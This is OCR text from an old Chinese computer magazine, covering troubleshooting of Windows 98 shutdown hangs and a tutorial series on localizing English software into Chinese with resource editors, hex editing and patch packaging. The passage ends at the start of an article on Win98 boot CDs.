
试图关闭Windows时计算机没有响应或呈黑屏状。

分析与解决：首先你可确定“退出Windows”声音文件是否已毁坏——单击“开始”，指向“设置”，单击“控制面板”，然后双击“声音”。在“事件”框中，单击“退出Windows”（图3）。


图 3

在“名称”中，单击“（无）”，然后单击“确定”。关闭计算机。如果Windows正常关闭，则问题是由退出声音文件引起的，要解决这一问题，请选择下列某项操作：从备份中恢复声音文件；重新安装提供声音文件的程序；将Windows配置为不播放“退出Windows”声音文件。

——快速关机是Windows98中的新增功能，可以大大减少关机时间。但是，该功能与某些硬件不兼容，如果计算机中安装了这些硬件，可能会导致计算机停止响应。你可禁用快速关机，先单击“开始”，单击“运行”，在“打开”框中键入“msconfig”，然后单击“确定”。单击“高级”，单击以选中“禁用快速关机”复选框（图4），单击“确定”，然后再次单击“确定”。系统提示重新启动计算机，可重新启动。如果计算机能正常关机，则快速关机功能可能与计算机上所安装的一个或多个硬件设备不兼容。


图 4

——计算机上的“高级电源管理（APM）”功能也可引起关机死机或黑屏问题。而要确定APM是否会引起关机问题，可单击“开始”，指向“设置”，单击“控制面板”，然后双击“系统”。在“设备管理器”选项卡上，双击“系统设备”。双击设备列表中的“高级电源管理”，单击“设置”选项卡，然后单击以清除“启用电源管理”复选框。连续单击“确定”，直到返回“控制面板”。重启计算机，再关闭计算机，如果计算机正常关机，则问题的原因可能在于APM。

——在Bootlog.txt文件中存在定位问题也可引起关机黑屏故障。你可先使用文本编辑器，如“记事本”，检查Bootlog.txt文件中的“Terminate=”条目。这些条目位于文件的结尾，可为问题的起因提供一定的线索。对于每一个“Terminate=”条目，查找所匹配的“EndTerminate=”条目（图5）。如果Bootlog.txt文件的最后一行为“EndTerminate=KERNEL”，Windows98就可成功关闭。但如果Bootlog.txt文件的最后一行为下列某项条目，请检查所列出的可能原因，见附表。



图 5

最后一行	可能原因
Terminate=Query Drivers	内存管理程序有问题。
Terminate=Unload Network	与 Config.sys 中的实模式网络驱动程序冲突。
Terminate=Reset Display	可能需要禁用视频阴影生成,也可能需要更新视频驱动程序。
Terminate=RIT	声卡或旧的鼠标驱动程序存在与计时器有关的问题。
Terminate=Win32	与32位程序有关的问题阻塞了线程。

——检查Config.sys文件或Autoexec.bat文件中是否存在冲突。先确定Config.sys文件或Autoexec.bat文件中是否存在冲突,可单击"开始",然后单击"运行"。在"打开"框中,键入"Msconfig",然后单击"确定"。单击"诊断启动",单击"确定"。系统提示重新启动计算机时,请单击"确定"。如果计算机的启动或关闭不正确,请确定问题是由Config.sys或Autoexec.bat文件的哪一行引起的。

要确定引起问题的行,可重新启动计算机。计算机重新启动时,请按住Ctrl键。从"Startup"菜单中选择"Safe Mode安全模式"。启动后单击"开始",然后单击"运行"。在"打开"框中,键入"Msconfig",然后单击"确定"。单击以清除Config.sys和Autoexec.bat选项卡中不含Windows图标行的复选框。使用此Config.sys文件,单击以启用某行,单击"确定"。当系统提示重新启动计算机时,单击"确定"。如果计算机的启动和关闭都很正常,请启用另一行,并重复上述步骤的操作,以逐步启用Config.sys文件和Autoexec.bat文件中的行,直到发现问题为止。

——确定是否存在内部系统问题。单击"开始",然后单击"运行"。在"打开"框中,键入"Msconfig",然后单击"确定"。在"常规"选项卡中单击"高级"。单击以清除"高级疑难解答设置"中的下列复选框:禁用系统ROM中断点;禁用虚拟HD IRQ;EMM不包含A000-FFFF,然后单击"确定",,系统提示重新启动计算机时,单击"确定"。如果计算机正常启动,可重复以上步骤,选中某个复选框。重复此过程,每次选中其他某复选框,直到发现计算机无法正常启动为止。一旦发现计算机无法重新启动,可再次重复以上步骤单击以清除刚才选中的复选框即可。

——确定System.ini文件或Win.ini文件中是否存在冲突。单击"开始",然后单击"运行"。在"打开"框中,键入"Msconfig",然后单击"确定"。在"常规"选项卡中,单击清除"选择性启动"中的所有复选框,单击选中"处理System.ini文件"复选框,单击选中"处理Win.ini文件"复选框,单击"确定"。系统提示重新启动计算机时,单击"确定"。如果计算机无法正常启动或关闭,则System.ini或Win.ini文件中的条目存在问题。请仔细检查每一条目,以确定导致问题的原因。确定引发问题的条目之后,请删除此条目,在此条目前加分号";"以禁用此条目或修改此条目,以使不再引起问题。

——确定"启动"文件夹中的程序是否与启动过程冲突。单击"开始",然后单击"运行"。在"打开"框中,键入"Msconfig",然后单击"确定"。单击选中"装载启动组项目"复选框,单击"确定"。系统提示重新启动计算机时,请单击"确定"。如果计算机无法正常启动或关闭,则问题的起因可能在于从"启动"文件夹中加载的程序。你可分离引发问题的程序。单击"开始",然后单击"运行"。在"开始"框中,键入"Msconfig",然后单击"确定",清除"装载启动组项目"复选框。在"启动"选项卡上,除保留一个复选项外(任何一个均可),清除其他所有复选框,单击"确定"。系统提示重新启动计算机时,单击"确定"。如果计算机正常重新启动,请重复上面步骤的操作,并一次仅选择"启动"选项卡中的一个复选框。如果计算机无法正常重启动,则最后启用的程序就是问题之所在。

装卸Windows系统及应用软件时的黑屏死机故障肯定大家更是经常遇到,它有可能是软件自身的问题,也有可能是软件和硬件设备冲突所致,还有可能是你错误的安装方法所致。例如,一些用户用Win95的系统盘向C盘传送系统后再安装Win98系统,就很有可能在更新系统设置时发生黑屏死机故障,所以大家特别要注意,不同的DOS启动版本不要在不同的Windows系统中混用。再例如,在BIOS中将"Virus Warning"设置为"Enabled",那么在安装Windows进入到硬件检测阶段时很可能出现黑屏或死机。

四、其他问题

对电脑的正确使用,可以增加系统的稳定性,减少黑屏现象的发生。

例如正确地安装软硬件,少用试用版、测试版软件,且注意安装新软件时最好不要覆盖掉一些系统文件。

不要打开太多的窗口,也是减少黑屏的要点,特别是你的内存太少时。

此外,保持硬盘等存储设备的合理容量与使用空间,也是很好的减少黑屏死机的方式,这就要求你定期整理硬盘的磁盘空间,提高硬盘的工作稳定性,而不要让硬盘空间太满或文件碎片太多。

正确地卸载软件而不是将其在硬盘上直接硬删除,以免将一些系统共享文件破坏,造成系统不稳定性的增加。另外,正确地开关机也很重要,如系统正常运行中突然随手按下电源开关,很可能造成系统文件的损坏,使系统黑屏死机增多。

此外,注意你所安装的软件与软件、软件与硬件、硬件与硬件的搭配的合理性,也是减少死机的好办法。例如,你如果发现安装一个新软件之后系统死机现象增加,你可将该软件卸载掉,或安装其更新或较稳定的版本。

最后我们提醒你注意电脑各设备的散热和静电情况,保持良好的散热,妥善地将计算机做接地处理,肯定将大大减少黑屏死机的发生。

虽是老生常谈,但只要你掌握了我们以上介绍的一些知识,在应对电脑黑屏故障时,一定能更加地从容自如。CF

很多好软件在最初推出时都是英文界面，尽管一些软件为了市场的需要推出了相应的中文版本，但是还是有很大一部分的软件并没有提供相应的中文界面。于是，针对这个现象，国内的一些软件商采用了翻译软件附带汉化包的方法来汉化相应的软件，如大家熟悉的金山快译、东方快车系列以及晴窗系列等。同时一些软件爱好者也推出相应的软件汉化包，放在网上供大家下载。我们难道不能自己为一些英文软件做汉化包吗？

你也能做汉化包之基础篇

□浙江　阿土仔工作室

一、什么是软件汉化

所谓软件的汉化就是指将一个外文版的软件（当然绝大多数是英文版）经过一系列本地化的技术处理后，将操作界面（如菜单、对话框、提示、帮助等）变成中文，而程序内核和功能基本保持不变。

二、常见汉化方法

1.使用自动汉化工具进行汉化，如东方快车的永久汉化等。采用这种方式进行汉化的优点是快捷、傻瓜化，使用者不用怎么费心，比较适用于初学者使用。但是这种方式的缺点也是显而易见的，就是翻译得不怎么贴切，感觉一些提示明显就是单词翻译的堆砌，汉化后的使用界面也难以达到理想的要求。

2.使用手工汉化工具进行汉化。使用这种方式进行汉化的优点在于由于是使用者对相应的资源进行全面地手工调节，因此汉化得比较完善，译文也比较合理，它的缺点就是整个汉化过程比较慢，需要花费使用者比较多的时间，而且可能需要安装Borland C++、Visual C++等大型软件。

三、需汉化的资源

Windows程序中所有的非源代码直接提供的内容称为资源（包括位图、字串表、对话框等）。Windows应用程序的绝大部分字符串都是放在程序的资源部分，标准的资源文件内容包括：①Bitmap点阵图；②Cursor光标；③Dialog对话框；④Menu菜单；⑤Icon图标；⑥Version版本信息；⑦Strings字符串。这些资源文件就决定了软件运行时的显示界面，因此从某种意义上说，软件汉化的过程就是对软件资源的汉化过程。

从汉化的角度看，资源的类型可分为6种：

①VC类标准资源（包括Menu、Dialog、String等资源）；

②Delphi类标准资源（RCData资源）；

③非标准的Unicode字符；

④非标准的ASCII字符；

⑤语言文件（一般指包含语言资源的文本文件，扩展名多由作者随意取）；

⑥其他（包括Bitmap资源中的文字等等）。

四、如何查找软件中需要汉化的资源

在进行汉化前，我们要对需要汉化的软件的资源位置进行定位。一般来说是放在.exe和.dll格式的文件中，有些软件的资源放在专门的语言文件中（如CloneCD等），一般都是文本文件，扩展名五花八门。

由于大多数软件的资源都存放在.exe或.dll文件中，我们查找资源可以首先看看.exe、.dll文件中是否存在需要汉化的资源和资源的具体类型。运行eXeScope，将需要汉化的软件目录中所有的.exe、.dll文件一一打开，仔细查看里面的资源，看看是否有我们需要汉化的资源（Menu、Dialog、String或RCData等）。

对于一般的软件，其文件中包含的资源部分就在eXeScope窗口左边的“Resource”项下，而如果窗口中只有“Header”、“Import”或者“Export”项，表明打开的文件中并没有相应需要汉化的资源。

要注意的是，有时使用eXeScope打开相关的文件时，会出现无法打开文件的错误信息，这种情况通常是由于打开的程序正在运行或者文件被设置成只读属性，这时只要关闭该程序或把该文件的只读属性去掉，重新用eXeScope打开就可以了！

对于各种常见的程序，利用eXeScope我们很容易地查看到VC类标准资源（包括Menu、Dialog、String资源）和Delphi类标准资源（RCData资源），而VB类的标准资源则一般用eXeScope无法看到，需要其他第三方的16进制编辑程序（UltraEdit、Hex-workshop等）来查找。

五、如何选择合适的汉化工具

在eXeScope中的关键字段	软件类型	建议选择的汉化工具
“DIALOGEX”、“MENU”、“DIALOG”、“STRINGTABLE”	C	推荐Visual C++、Borland C++，另外还可以用eXeScope、Pebble等
“RCData”	Delphi、C++ Builder	推荐eXeScope、Language Localizator、DFM Viewer
无	VB	推荐Hex-workshop、UltraEdit

你也能做汉化包之实战篇

□浙江 阿土仔工作室

在对软件汉化有了初步了解后，有些朋友想必也希望自己动手来汉化英文软件了，下面我们来详细地介绍一下具体的软件汉化过程。

一、对C语言类的程序进行汉化

一般采用Visual C++、Borland C++系列来进行汉化，但是Visual C++不能在Win95/98系统中直接保存修改过的程序，只能在WinNT或Win2000中存盘！而Borland C++在这点上就表现得优秀些，它可以在任何系统中直接保存修改后的程序，虽然Borland C++的易操作性在最关键的时刻要比Visual C++逊色不少，而且存在一小部分的软件在汉化后无法正常运行的问题，但是如果在汉化时采用一定的辅助工具，可以很好地消除这些问题，因此推荐使用Borland C++。

1.准备工作

安装Borland C++、eXeScope，以及需要汉化的软件（本例是NFOBuild，一个很好的NFO制作工具），另外不要忘了金山词霸或者其他翻译工具。

记得备份需要汉化的软件，以免在汉化过程中出现意外导致程序无法正常运行。

2.汉化工作

找出需汉化的资源，然后用eXeScope来查找软件资源的存放处，具体的查找操作可参考前面的介绍，本例中NFOBuild的资源就存在NFOBuild.exe中。

运行Borland C++，选择打开NFOBuild.exe，在打开时一定要注意在“Viewer”中选择“Edit Resources”选项，这样才能在文件类型中选择相应的资源文件进行编辑（如图1所示）。




图 1

打开后，进入Borland C++的操作界面。整个界面分为左右两栏，在左栏的窗口中列出了程序中所有的资源项目，点击每个资源项目旁边的加号就会列出该资源项目所含的具体资源分项。用鼠标双击任何一个资源分项，就可以打开它并进入编辑状态，从而可以对该分项进行汉化了。在右栏窗口显示的是在左栏中被选中的资源分项的预览图形。如果你想查找某个资源分项，只需用预览功能一个个预览即可！这也是Borland C++优于Visual C++的地方之一，Visual C++没有预览图形功能，只能在存盘后才可以看到相应的显示效果。

如图2，在左栏列出了所有的资源项目，包括了“DIALOGEX”、“BITMAP”、“MENU”、“DIALOG”、“STRINGTABLE”、“ACCELERATORS”以及“ICON”这些项，其中需要我们进行汉化的主要就是“DIALOGEX”、“MENU”、“DIALOG”、“STRINGTABLE”这几项。“MENU”项是软件中的菜单项，“DIALOG”和“DIALOGEX”都是软件中的对话框（在Visual C++中，这两项被统一标识为“DIALOG”），“STRINGTABLE”是软件中的字串表项目，至于“BITMAP”项目，里面都是位图文件，因为有些位图文件中也可能包含了部分文字标识（如版权信息等）。如果想要达到完美的汉化效果，可在其他的汉化工作都处理完毕后，根据需要用Borland C++自带的位图编辑器对位图文件进行修改。




图 2

我们先从“DIALOGEX”出发，双击“103”分项，进入相应的编辑窗口。在这个窗口中显示的是NFOBuild程序的“About”窗口，用鼠标双击此“About”窗口，会弹出“About”窗口的属性窗口（如图3），在这里可以对整个窗口的属性进行修改。首先要汉化的是整个窗口左上角的“About”字样，看到图4中“General”中的“Caption”属性了吗？这里的“About”就是需要修改的地方，将它替换为汉字“关于”。另外可以调节“Font”属性更改整个“About”窗口的显示字体。




图 3

接着要修改的就是这个窗口中的显示文字以及相关的




图 4

按钮了，用鼠标左键点击需要改动的部位，会在整个字串的显示部位显示一个标识字串位置的区域，用鼠标双击相应的区域，会弹出相应的Text和Button属性窗口，同样的，我们也可以修改相应“Caption”中的字样来达到汉化的目的。具体操作步骤非常简单，不过要注意的是，在将相应的英文字符修改为汉字后，可能会出现部分汉字无法正常显示的情况，这是由于原先的英文字符显示区域过小引起的。汉化时出现这个问题，可以在相应的弹出窗口中设置“Width”和“Height”属性来修正，更简单的方法就是直接在修改窗口用鼠标左键点击相应的显示部位，然后利用鼠标直接拖拉相应显示区域的大小至合适的位置，如图5中的鼠标箭头所示。



图 5

经过这几个步骤，就完成了“DIALOGEX”项的汉化工作，对于“DIALOG”项按照上面的步骤同样进行汉化，图6就是汉化后的“About”窗口。




图 6

接下来我们就要汉化“MENU”项中的内容了，用鼠标左键双击“MENU”项下的分项，会弹出如图7 的编辑窗口。窗口中显示的主要部分就是NFOBuild运行界面中的主菜单部分。




图 7

在“Property Inspector”中显示的就是相应位置菜单条的属性，只要移动到相应的显示位置，对“Property Inspector”中“Text”属性中的文字进行相应的修改就能完成这个部分的汉化工作。在这里要给大家详细地讲讲“Text”属性中的各种符号的具体含义，主菜单中“File”项在“Text”中显示的是“&File”，其中“&”表示“F”是快捷键，因此我们在汉化时如果不想丢了这个快捷键的话必须这样处理，在“Text”中将“&File”汉化处理为“文件(&F)”；而对于主菜单的下层菜单，同样进行相应的汉化处理，惟一要注意的是，快捷键的定义字母要定义为英文菜单中的带下划线的字母（如“Save As”快捷键的定义字母是“A”）。

在上面的汉化工作完成后，现在就可以开始汉化“STRINGTABLE”部分的内容了，点击Borland C++主窗口左栏中的“STRINGTABLE”项，一一打开相应的下面的子项，在主窗口的右栏中显示的就是对应的字符提示串，在右栏中将相应的英文直接替换为中文就可以了，如图8。




图 8

让我们来比较一下汉化前和汉化后的效果，如图9和图10。




图 9

汉化前的 NFOBuild




图 10

汉化后的 NFOBuild

经过上面简单的汉化操作，NFOBuild是不是已经变成了一个界面完全汉化的中文软件了？当然，上面的操作也只是提纲挈领地简单介绍了基本的汉化思路和步骤。要让自己的汉化更完美些，还需要在基本汉化的基础上进行一些后期的具体润色工作，如上面提及的汉化时字体大小的更改、图标中文字的更改。在这里就不具体介绍了。

二、对 Delphi、C++ Builder 语言类的程序汉化

对于 Delphi、C++ Builder 语言类的程序汉化，常用的工具主要有eXeScope、Language Localizator等，而eXeScope更是比较容易上手，下面就以eXeScope为例来简单地介绍一下对Delphi、C++ Builder语言类的程序汉化过程。

1.准备工作

安装eXeScope，以及需要进行汉化的程序（本例选用的就是用Delphi编写的程序Graph to ASCII）。

2.汉化工作

首先，用eXeScope打开Graph to ASCII的主程序，查看其中相应的资源部分。我们可以看到，在相应软件的资源（Resource）部分（如图11），有“Bitmap”、“String”、“RCData”、“Cursor”以及“Icon”，除了“RCData”这一部分外，其他部分大家在对C语言类进行汉化的例子中都看到过了，而“RCData”这一部分也正是Delphi和C++ Builder语言类所特有的。




图11

对于Delphi、C++ Builder语言类的程序汉化和上面介绍的对于C语言类的汉化的例子差不多，这里主要对“RCData”这一Delphi、C++ Builder语言类的程序独有的资源部分的汉化工作做一详细介绍。

打开“RCData”部分，可以看到在“RCData”下面包含了很多分项，那么具体什么项目是我们需要更改的部分呢？其实其中“T”开头的部分基本上都是属于需要修改的，如图12。打开“TFORM2”，在右边的窗口中显示的就是“TFORM2”的相关信息，要修改的部分集中在“Caption”以及“Font.Name”上，修改“Caption”属性中的英文为中文，并把“Font.Name”中默认的“MS Sans Serif”修改为宋体。




图12

如图13为汉化后的效果。




图13

三、对于VB语言类的程序汉化

在当前流行的程序设计语言中，VB是其中较易学易用的一门语言，可是，VB程序的汉化却是几种流行的程序设计语言中难度最大的。目前，基本没有什么专门的汉化工具可以方便地实现对这种软件的汉化。由于它的资源形式比较特殊，有些类似C的格式，有些类似Delphi的RCData，对于不同的程序不像上面介绍的两种类型的程序那么有一定的规格，因此在具体汉化时只能针对不同情况来具体分析。下文就以Skin CD为例给大家介绍一下VB语言类程序的汉化思路和方法，供大家在汉化VB语言类程序时借鉴参考。

1.准备工作

安装eXeScope、Hex-workshop以及需要进行汉化的程序（本例就选用VB编写的程序Skin CD为例）。当然也不要忘了安装金山词霸或者其他翻译工具以备在汉化过程中使用。

2.汉化工作

运行eXeScope打开Skin CD来看看Skin CD内部的资源形式。从eXeScope运行后的情况来看，和上面的两种汉化时的情况大不相同，在“Resource”中根本没有对应的可以汉化的资源，如“DIALOGEX”、“MENU”或者“RCData”等，只有“Icon”和“Version”这两项，不过可以从“Import”项下的“MSVBVM50.DLL”中看出这个程序是用VB编写的，如图14。



图14

很显然用常规的汉化工具是无法对这样的程序进行汉化工作的，在对这样的程序进行汉化前，我们必须首先查找相应资源的位置，这就要靠Hex-workshop了。

我们首先来看Skin CD的原版画面(如图15)，把相应的英文部分记录下来，然后用Hex-workshop打开Skin CD。我们不妨先查找一下左下角的“Tracks”的字样，在Hex-workshop中查找“Tracks”，显示没有找到，没有关系，由于Hex-workshop默认的查找方式是ASCII字符方式，在查找窗口中选中“Unicode String”，然后查找一下，果然查找到4处有相应的字样，如图16就是第一处的“Tracks”。




图15






图16


仔细看看，“Track”后面还跟着“Total Time”，非常像Skin CD界面中左下角的显示字样，修改一下看看。用Hex-workshop将“Tracks”修改为“音轨数”，在修改时要注意，由于“Tracks”是用UniCode方式存储的，并不能像修改ASCII码的方式那样直接修改相应的“Tracks”字

样为“音轨数”，而是应该直接在16进制中进行修改，如上图中“Tracks”对应的16进制是“54007200610063006B007300”。那我们如何才能知道“音轨数”对应的UniCode的16进制代码呢？在Hex-workshop中选择“Edit”菜单中的“Replace”命令，选择“Unicode String”，在“Replace”中输入相应的汉字，下面就会显示相应汉字的UniCode16进制代码，如图17所示的“音轨数”对应的UniCode16进制代码就是“F397688F7065”。和上面的“Tracks”对应差位可以“全部填0”来补足，这是很重要的，位数必须完全一样，否则修改后的文件将无法运行。


图17

修改完成后的效果如图18，果然，“Tracks”的显示处已经变成了“音轨数”，看来我们寻找和替换的位置是正确的。按照上面的办法依次将界面中的英文替换为相应的中文，最后结果如图19所示。


图18


图19

在这里要补充说明的是，在VB程序中存在大量的Unicode以及ASCII字符，上面介绍的是Unicode字符修改方式，必须在转换后用16进制进行相应的修改，而对于ASCII字符就要方便得多，直接进行相应的汉字替换就可以了，惟一要注意的也是字符长度要一致，不足的用空格补。

你也能做汉化包之打包篇

□浙江 阿土仔工作室

在一系列的汉化操作完成后，如果想让自己的汉化“成果”与人分享的话，还要把自己汉化后的程序打包发布，也就是汉化补丁。常见汉化补丁的制作主要有以下两种方式：①文件打包方式的补丁制作：直接把相应修改后的资源文件(exe、dll等)放置到相应的汉化补丁包中；②文件修改方式的补丁制作：通过比较修改前后的资源文件(exe、dll等)，生成相应的修改程序来完成最后的汉化工作。

一、文件打包方式的补丁制作

这种方式从某种意义上说就是简单的文件覆盖，用汉化后的资源文件来覆盖汉化前的资源文件。这类补丁的制作比较简单，可以利用常用的压缩程序(Winzip、WinRAR等)的自解压程序包来制作相应的汉化包。

在制作时首先把修改后的资源文件存放到同一个目录中，对于资源文件分布在不同子目录的，请按照原先英文版安装后的文件目录结构存放。然后把相应的目录压缩成相应的压缩包，从而可以利用这些压缩软件自带的自解压制作工具对相应的压缩包进行处理。对于Winzip制作的压缩包，用鼠标右键单击相应的压缩包，选择“Create Self-Extractor”命令来生成相应的自解压程序。对于WinRAR制作的压缩包，用WinRAR打开相应的压缩包，选择快捷菜单上的“自释放格式”，按照后面的提示直接进行操作就可以了。

二、文件修改方式的补丁制作

对于用这种方式制作的补丁，需要比较修改前后的资源文件，因此要采用一些第三方的补丁生成工具来生成，常见的主要有Winpatch等补丁制作工具。

以Winpatch为例，首先我们要建立两个对应的目录，一个目录中存放修改前的资源文件，一个目录中存放修改后的资源文件，然后运行Winpatch，如图。在主窗口选择相应的原始资源存放目录以及修改后的资源文件的存放目录，记得不要忘了在“Create Self-Extracting Patch”前打对钩，这样可以生成一个单独运行的Patch可执行文件。点击“Build Patch”按钮就可以生成相应的Patch文件。

这样生成的Patch文件就可以直接发布了，使用者下载生成的Patch可执行文件后，只要运行相应的Patch文件，并选择相应需要Patch的目录就可以了。

当然，上面介绍的都是相应补丁制作中最简单的方法，大家可以在安装上再下些功夫，把补丁的安装也搞得更专业一些，如采用一些专业级别的Install安装程序制作工具来制作相应的安装程序，其原理和上面介绍的基本类似，大家可以参照上面的来进行相应的制作工作。



你也能做汉化包之进阶技巧篇

□浙江 阿土仔工作室

通过前面文章的介绍，想必大家对于汉化以及如何对常见的软件进行简单的汉化工作有了一定的了解，但要做出一个满意的汉化成果出来，还需要大家在汉化后进行一定工作量的修改以及调整工作。掌握一些必要的汉化进阶技巧不仅可以提高汉化效率，而且可以减少汉化中出现的错误，提高汉化水平。

1.解决汉化后软件图标(Icon)变形的问题

有一些软件（如 Winamp、WinZip 等）在汉化后运行时会出现图标变形而影响显示效果的问题，原因是这些软件的图标资源采用了多于一个规格的尺寸和颜色，即一个图标里面包含了（256色16×16、16色8×8等）多种不同尺寸颜色的规格，由于汉化后不同规格的先后次序被改变了，所以在运行时引起图标显示变形。解决的办法就是在汉化后手工调整采用多种规格图标的先后次序，把(16×16，256色)的规格放到最上层即可。

2.鼠标右键快捷菜单的汉化

很多软件在安装后，会在鼠标右键的Windows快捷菜单中添加一些快速操作的命令，如UltraEdit32在安装后会在其中添加“UltraEdit-32”等，这些快捷菜单的汉化也应该属于一个完整的汉化过程。对于鼠标右键菜单中这些快捷命令的汉化，我们同样也要先找出其相应的资源位置，然后进行相应的汉化工作。从目前来看，关于鼠标右键菜单中的显示字样一般隐藏在以下三个地方，大家在汉化时可以注意一下：①就在整个软件的总资源部分，这样在汉化软件的时候也许你已经把它顺便汉化了；②如果不是①的情况，那么这个资源部分可能隐藏在注册表中，你可以根据右键菜单中显示的英文信息在注册表中进行搜索，将完全符合的字符串键值修改为相应的中文；③如果不是①和②的情况，那么一般隐藏在Windows系统目录或者相应软件目录的某个文件中，可以利用Windows搜索功能中的“包含文字”功能选择相应目录进行搜索，将搜索到的文件中的对应部分进行汉化就可以了。

笔者只在有限的范围内介绍了具体的汉化过程，当然，一个完整意义上的汉化工作，还包括汉化后的后续处理(如字体优化等)以及帮助的汉化等。但对于想自己进行汉化操作的计算机爱好者来说，上面的介绍我想应该是会有一定帮助的。而且，汉化并不需要触及软件的内核，再加上当前的软件大都采用模块化设计，这也为我们汉化软件带来更大的方便。

汉化其实并不难，只要你有信心，绝对能掌握好相应的汉化技术，就让我们一起动手，为自己喜欢的软件设计出漂亮的中文界面吧！CF

制作Win98启动光盘

□北京 小子

现在大多数主板都支持从光盘引导系统，如果能够把最常用的Win98启动盘烧录到CD-R上，成为可启动光盘，那该有多好！

一、利用 Easy CD Creator

